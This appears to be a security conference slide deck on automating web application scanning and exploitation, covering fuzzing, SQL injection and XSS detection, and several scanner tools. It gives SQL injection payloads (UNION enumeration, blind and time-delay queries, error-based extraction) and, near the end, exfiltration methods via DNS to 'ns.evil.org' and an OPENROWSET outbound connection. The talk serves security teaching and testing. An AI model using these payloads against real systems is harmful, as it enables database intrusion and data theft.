GOTHAM
DIGITAL • SCIENCE

Practical Automated Web Application Attack Techniques

Justin Clarke
Gotham Digital Science

Why this talk?

- The techniques are well known, but how about some way of applying them?
- Commercial tools are available, but expensive. Is there some way we can write something Open Source?
- Automated exploit tools are in use in the wild

What we're covering today


- Practical web application scanning
- Automating exploitation
- Other web application exploitation techniques that automate well

Practical automated web application scanning

GOTHAM DIGITAL SCIENCE

What are we testing?

- Even with Black Box we can potentially interact with any part of the architecture



GOTHAM DIGITAL SCIENCE

What are we testing? (cont)

- Input parsing
- Input validation
- State management
- Output generation

Testing Approach

- Anomaly testing
  - Expected result, introduce anomaly, compare results
  - Testing the "attack surface" of the application
    - Using valid information
    - Fuzzing one parameter at a time
  - Fairly reliable

What do we need?

- Attack surface
  - Complete – every accessible page and parameter
  - Log of user session
  - Should be entirely valid
- Figure out how the application maintains sessions
  - Cookie?
  - Parameter?

Getting the Attack Surface

- Parsing HTML has problems
  - Non compliant HTML
  - Javascript links and functionality
- Local proxy benefits
  - Capture entire valid request
  - Capture valid session credentials

Alternatives to a local proxy

- Capture/MITM traffic
  - Ethereal / Wireshark
  - More exotic solutions for SSL – ie, SSL mitm, kapimon etc
- Hooking IE events via COM
  - IEnterceptor (from my site)

Intelligent Fuzzing

- Testing for SQL injection / Cross Site Scripting
  - Send test request with all valid parameters
  - Send request with single parameter fuzzed
  - Compare fuzzed response with valid response
    - Return code – 200 v 500, 200 v 302?
    - Error messages – unhandled or handled by application
    - Size of response – significantly bigger/smaller?
    - Clearly exploitable/exploited – testing returned unfiltered

Intelligent Fuzzing (cont)

- Error reduction/Inference
  - If we make the error go away, we have something valid
  - Test for SQL/XML injection termination and syntax
    - ie, '– ')– '))– ')))– etc etc

Demo

- simpleScanner.pl
  - Basic web app scanner by Brian Holyfield
  - Flags database errors, writeable/browsable directories, basic cross site scripting
- Get it from http://examples.oreilly.com/networkst/

How does it work?

- Uses te'st as a SQL Injection anomaly
  - If a database error is returned, flags a potential SQL injection issue
- Uses "><DEFANGED_script>alert('Vulnerable'); </script> as a XSS anomaly
  - If XSS anamoly is returned intact in the response, flags a potential XSS

Automating exploitation

Terminating the SQL

- Try appending SQL termination strings until we find one that works
  - 1—
  - 1′—
  - 1)—
  - 1′)—
  - 1))—
  - 1′))—
- Also 1=1 syntax

Finding SQL Unions

- Blind SQL Injection column enumeration techniques very useful
  - From http://www.imperva.com (Ofer Maor and Amichai Shulman)
  - Use ORDER BY queries to determine how many columns are in the original query – too many will give an error (also works for XPath)
  - Use database specific trickery to get data type
    - Guess one column data type at a time and fill the rest with NULL (recent Oracle and SQL Server)
    - Use a CONVERT to force data to a known data type

Finding SQL Unions (cont)

- Using NULL as a placeholder
  - ' union select 1,null,null... - no error – numeric
  - ' union select 1,2,null... - error – no numeric
  - ' union select 1,'2',null... - no error – string
  - SQL Server and modern Oracle
- Use convert() or cast()
  - ' union select convert(varchar,1)...
- Early Oracle versions – brute force

Demo

- extendedScanner.pl
  - Builds on simpleScanner.pl (also by Brian Holyfield)
  - Flags database errors, application errors, writeable/browsable directories, basic cross site scripting
  - Basic SQL injection inference-based exploit generator for union queries, including some blind SQL injection techniques
- Get it from http://examples.oreilly.com/networkst

How does it work?

- Uses te'st as a SQL Injection anomaly
  - If error returned from SQL anomaly, kicks in exploit engine
    - Uses blind SQL injection techniques to find columns
    - Uses NULL and type guessing to match data types
    - Returns SQL injection example strings that appeared to have worked (no error from application)
- XSS functionality same as simpleScanner.pl

What doesn't it do?

- Logic based blind detection
  - foo.asp?id=99+1 instead of foo.asp?id=100
- Intelligent cross site scripting detection
- Other techniques that automate well
  - URL redirection detection
  - File download detection
  - XPath injection detection
  - Finding backup files
  - Forceful browsing testing

Extending extendedScanner.pl

- URL redirection
  - Look for 302 and location headers coming back from server
- File download
  - Try ../.. etc logic, try to download source files
- Backup files
  - Mutate files with .old, .bak etc
- Forceful browsing
  - Request with and without session cookies

Other web application exploitation techniques

Other Useful Techniques

- Force data to be returned in an error message
  - From http://www.nextgenss.com (Chris Anley)
  - Force data to be returned by converting string to integer i.e. convert(int,username)
  - Can then use a "where >" to find the next value
    - i.e. SQL Server - ; union select ... where foo > 'admin'--

Other Useful Techniques (cont)

- Ask Yes/No questions of the backend DB to bruteforce out data
  - Time delay for SQL Server using waitfor delay also noted by Chris Anley
  - Analysing differences in pages coming back from asking known true/false queries (i.e. AND 1=1, AND 1=2 and OR 1=1, OR 1=2)
    - Absinthe from http://www.0x90.org
    - SQLBrute.py

Demo

- sqlbrute.py
  - From my site
  - Written for a specific situation (Oracle backend, with no || or + allowed in the query)
    - This is why the exploit syntax uses chained CHAR() and CONCAT() statements
  - Supports error based SQL Server and Oracle (via regex) and waitfor delay testing for SQL Server

How does it work?

- Asks yes/no questions (in where clauses)
  - For where parameter we're fuzzing is valid
    - ' and exists (select from database table where first letter is 'A')
  - For where parameter is invalid
    - ' or exists (select from database table where first letter is 'A')
- Time based testing
  - ; if exists (select from database table where first letter is 'A') waitfor delay 5 seconds

Extending SQLBrute technique

- Test via binary data (i.e. Chris Anley paper)
  - Can reconstruct more than numeric/alpha
- Test via more than/less than
  - Test < 'N', then < 'H' etc

Other Useful Techniques (cont)

- Binary upload and reassembly
  - Upload file as text via OS functionality (i.e. xp_cmdshell for SQL Server)
    - Shar archive for Unix
    - Debug.exe commands for Windows (encode using unidebug from packetstorm)
  - Execute using exploited OS functionality

Other Useful Techniques (cont)

- Alternative communication channels
  - Send database data out via DNS queries, using OS or alternative database access
    - Query ns.evil.org for each item in the table
    - Capture data from your DNS server
  - Outbound connections
    - i.e. SQL Server - '; insert into OPENROWSET('SQLoledb', 'uid=<account>;pwd=<pwd>;Network=DBMSSOCN;Address=<my ip>,<port>;', 'select * from …') select * from … --

Links/Contact Info

- Examples, and chapter about design of simpleScanner, are downloadable from the Network Security tools page at: http://www.oreilly.com/catalog/networkst

- IEnterceptor, SQLbrute, this deck and some other random stuff are available at http://www.justinclarke.com

- justin@gdssecurity.com
  - PGP - 0C3F 8FE5 DC79 2F97 877E 8964 70C4 4F13 C923 8E05
- justin@justinclarke.com
  - PGP - EB12 4673 3180 9389 B291 1008 B3D0 1BE3 7D65 112D

Questions